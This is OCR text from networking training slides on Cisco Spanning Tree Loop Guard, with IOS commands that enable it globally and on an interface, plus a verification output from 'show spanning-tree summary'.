
https://t.me/learningnets

Loop Guard




https://t.me/learningnets

Loop Guard




https://t.me/learningnets

Loop Guard




https://t.me/learningnets

Loop Guard




https://t.me/learningnets

Loop Guard




https://t.me/learningnets

Loop!!



https://t.me/learningnets

With Loop Guard



https://t.me/learningnets

Enable Loop Guard

- Enable globally on switch:

```
c1000-2# conf t
c1000-2(config)# spanning-tree loopguard default
```

- Enable on a specific interface:

```
c1000-2# conf t
c1000-2(config)# interface GigabitEthernet 1/0/9
c1000-2(config-if)# spanning-tree guard loop
```

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Verify Loop Guard

```
c1000-2# show spanning-tree summary
Switch is in rapid-pvst mode
Root bridge for: VLAN0001
EtherChannel misconfig guard            is enabled
Extended system ID                      is enabled
Portfast Default                        is disabled
Portfast Edge BPDU Guard Default        is disabled
Portfast Edge BPDU Filter Default       is disabled
Loopguard Default                       is enabled
